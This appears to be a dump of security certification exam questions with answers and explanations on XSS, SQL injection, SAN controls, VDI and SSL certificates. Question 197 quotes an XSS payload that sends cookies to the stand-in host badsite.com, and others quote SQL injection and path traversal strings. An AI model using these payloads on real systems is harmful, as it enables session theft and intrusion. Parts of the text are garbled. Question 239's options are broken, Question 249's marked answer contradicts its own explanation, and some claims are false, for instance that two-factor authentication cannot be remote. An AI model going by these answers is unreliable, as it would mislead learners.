**Answer:** D

**Explanation:**

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:

A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for validating input.

C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

**NEW QUESTION 197**

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

**Answer:** A

**Explanation:**

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.



A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>[HYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF](http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF)

### NEW QUESTION 199

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

- A. Deploy custom HIPS signatures to detect and block the attacks.
- B. Validate and deploy the appropriate patch.
- C. Run the application in terminal services to reduce the threat landscape.
- D. Deploy custom NIPS signatures to detect and block the attack

**Answer: B**

#### Explanation:

If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Incorrect Answers:

A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn't resolve the issue. Patching the application to eliminate the threat is a better solution.

D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

References: <http://searchsecurity.techtarget.com/definition/buffer-overflow>

### NEW QUESTION 204

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

**Answer: DF**

#### Explanation:

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.

B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.

C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.



E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.

G: The lab desktops starting up would not saturate the network.

H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

#### NEW QUESTION 208

A security administrator is shown the following log excerpt from a Unix system:

2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2

2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2

2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2

2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2

2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2

2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

A. An authorized administrator has logged into the root account remotely.

B. The administrator should disable remote root logins.

C. Isolate the system immediately and begin forensic analysis on the host.

D. A remote attacker has compromised the root account using a buffer overflow in sshd.

E. A remote attacker has guessed the root password using a dictionary attack.

F. Use iptables to immediately DROP connections from the IP 198.51.100.23.

G. A remote attacker has compromised the private key of the root account.

H. Change the root password immediately to a password not found in a dictionary.

**Answer: CE**

#### Explanation:

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

Incorrect Answers:

A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.

B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.

H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

#### NEW QUESTION 211

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

10.235.62.11 -- [02/Mar/2014:06:13:04] "GET

/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.

B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.

C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.

D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

**Answer: C**

#### Explanation:

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in this question does not contain non-printable characters.

B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

#### NEW QUESTION 214

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 -- [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 -- [08/Mar/2014:10:54:05] "GET ../../../../root/.bash\_history HTTP/1.1" 200 5724 90.76.165.40 -- [08/Mar/2014:10:54:04] "GET

index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .profile
-rw----- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized: <>
- F. Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh
- G. Implement the following PHP directive: \$clean\_user\_input = addslashes(\$user\_input)
- H. Set an account lockout policy

**Answer:** AF

**Explanation:**

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web

applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

**NEW QUESTION 215**

Which of the following describes a risk and mitigation associated with cloud data storage?

- A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
- B. Risk: Offsite replication Mitigation: Multi-site backups
- C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
- D. Risk: Combined data archiving Mitigation: Two-factor administrator authentication

**Answer:** A

**Explanation:**

With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.

The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.

Incorrect Answers:

B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.

C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the data.

A. Dynamic host bus addressing is not a risk mitigation.

D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

**NEW QUESTION 218**

Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

- A. Deduplication
- B. Data snapshots
- C. LUN masking
- D. Storage multipaths

**Answer:** C

**Explanation:**

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Incorrect Answers:

A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI

target information.

B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.

D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.

References:

<http://searchvirtualstorage.techtarget.com/definition/LUNmasking> [rtualstorage.techtarget.com/definition/LUN-mask](http://searchvirtualstorage.techtarget.com/definition/LUNmasking)ing

#### NEW QUESTION 222

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPSec connection to the required systems
- B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
- C. Require Company ABC employees to use two-factor authentication on the required systems
- D. Require a site-to-site VPN for intercompany communications

**Answer: B**

#### Explanation:

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:

A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.

C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.

D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.

References:

<http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop> [irtualdesktop.techtarget.com/definition/virtual-desk](http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop)top

#### NEW QUESTION 227

Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

- A. Synchronous copy of data
- B. RAID configuration
- C. Data de-duplication
- D. Storage pool space allocation
- E. Port scanning
- F. LUN masking/mapping
- G. Port mapping

**Answer: FG**

#### Explanation:

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.

Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.

Incorrect Answers:

A: Synchronous copy of data is used to copy data. It is not a technical control for securing a SAN storage infrastructure.

B: RAID configuration is the configuration of the disks in the SAN. A RAID is an array of disks that provides a logical pool of storage by combining the storage capacity of the disks. RAID provides hardware redundancy in that the data will not be lost if an individual disk fails. RAID configuration is not a technical control for securing a SAN storage infrastructure.

C: Data de-duplication is the process of eliminating multiple copies of the same data to save storage space. It is not a technical control for securing a SAN storage infrastructure.

D: Storage pool space allocation is the process of allocating and making available portions of the storage pool to servers. It is not a technical control for securing a SAN storage infrastructure.

E: Port scanning is the process of probing a server or host for open ports. It is not a technical control for securing a SAN storage infrastructure.

References: <http://searchvirtualstorage.techtarget.com/definition/LUN-mask>ing [https://en.wikipedia.org/wiki/Fibre\\_Channel\\_zoning](https://en.wikipedia.org/wiki/Fibre_Channel_zoning)

#### NEW QUESTION 232

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

- A. Jailbroken mobile device
- B. Reconnaissance tools
- C. Network enumerator
- D. HTTP interceptor
- E. Vulnerability scanner



F. Password cracker

**Answer:** DE

**Explanation:**

Communications between a mobile web application and a RESTful application server will use the HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor. To assess the security of the application server itself, you should use a vulnerability scanner.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.

Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

Incorrect Answers:

A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.

C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.

F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

References: <http://www.webopedia.com/TERM/V/vulneHYPERLINK>

"[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html)"rability\_scanning.html

**NEW QUESTION 233**

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities **MUST** be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

**Answer:** AD

**Explanation:**

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

Incorrect Answers:

B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

References: [https://en.wikipedia.org/wiki/Static\\_program\\_analysis](https://en.wikipedia.org/wiki/Static_program_analysis)

<http://searchcio.techtarget.com/definition/Agile-projectmanagement> "http://searchcio.techtarget.com/definition/Agile-projectmanagement"

**NEW QUESTION 234**

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

**Answer:** C

**Explanation:**

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.

B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.

D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.



#### NEW QUESTION 239

A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data

- A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key
- B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?
- C. `key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }`
- D. `password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }`
- E. `password = password + sha(password+salt) + aes256(password+salt)`
- F. `key = aes128(sha256(password), password)`

**Answer: A**

#### Explanation:

References:

[http://HYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms)[sHYPERLINK](#)

["http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-](http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-algorithms)

[algorithms"](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-)[tackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-](#)

[and-encryption-aHYPERLINK "http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms"](http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms)[lgorithms](#)

#### NEW QUESTION 242

A security tester is testing a website and performs the following manual query: <https://www.comptia.com/cookies.jsp?products=5%20and%201=1>

The following response is received in the payload: "ORA-000001: SQL command not properly ended" Which of the following is the response an example of?

- A. Fingerprinting
- B. Cross-site scripting
- C. SQL injection
- D. Privilege escalation

**Answer: A**

#### Explanation:

This is an example of Fingerprinting. The response to the code entered includes "ORA-000001" which tells the attacker that the database software being used is Oracle.

Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response.

Incorrect Answers:

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.

C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.

D: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.

References: <http://www.yourdictionary.com/fingerprinting>

#### NEW QUESTION 244

An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

- A. BGP route hijacking attacks
- B. Bogon IP network traffic
- C. IP spoofing attacks
- D. Man-in-the-middle attacks
- E. Amplified DDoS attacks

**Answer: C**

#### Explanation:

The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.

IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.

When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL [www.loc.gov](http://www.loc.gov) would see spoofed content created by the hijacker.

If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.

Incorrect Answers:

A: BGP is a protocol used to exchange routing information between networks on the Internet. BGP route hijacking is the process of using BGP to manipulate Internet routing paths. The firewall configuration in this question will not protect against BGP route hijacking attacks.

B: Bogon is an informal name for an IP packet on the public Internet that claims to be from an area of the IP address space reserved, but not yet allocated or delegated by the Internet Assigned Numbers Authority (IANA) or a delegated Regional Internet Registry (RIR). The firewall configuration in this question will not

protect against Bogon IP network traffic.

D: A man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. The firewall configuration in this question will not protect against a man-in-the-middle attack.

E: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Amplified DDoS attacks use more systems to 'amplify' the attack. The firewall configuration in this question will not protect against a DDoS attack.

References:

<http://searchsecurity.techtarget.com/definition/IPspoofing> et.com/definition/IP-spoofing

#### NEW QUESTION 249

Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

- A. 1
- B. 3
- C. 6

**Answer: C**

#### Explanation:

You would need three wildcard certificates:

- \*. east.company.com
- \*. central.company.com
- \*. west.company.com

The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: \*. company.com will cover "<anything>.company.com" but it won't cover "<anything>.<anything>.company.com".

You can only have one wildcard in a domain. For example: \*.company.com. You cannot have

\*.\*.company.com. Only the leftmost wildcard (\*) is counted. Incorrect Answers:

A: You cannot secure public facing server farms without any SSL certificates.

B: You need three wildcard certificates, not one. A wildcard covers only one level of subdomain. D: You do not need six wildcard certificates to secure three domains.

References:

<https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certification>

#### NEW QUESTION 251

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

- A. Remove contact details from the domain name registrar to prevent social engineering attacks.
- B. Test external interfaces to see how they function when they process fragmented IP packets.
- C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
- D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

**Answer: B**

#### Explanation:

Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan. Fragmented packet Port Scan

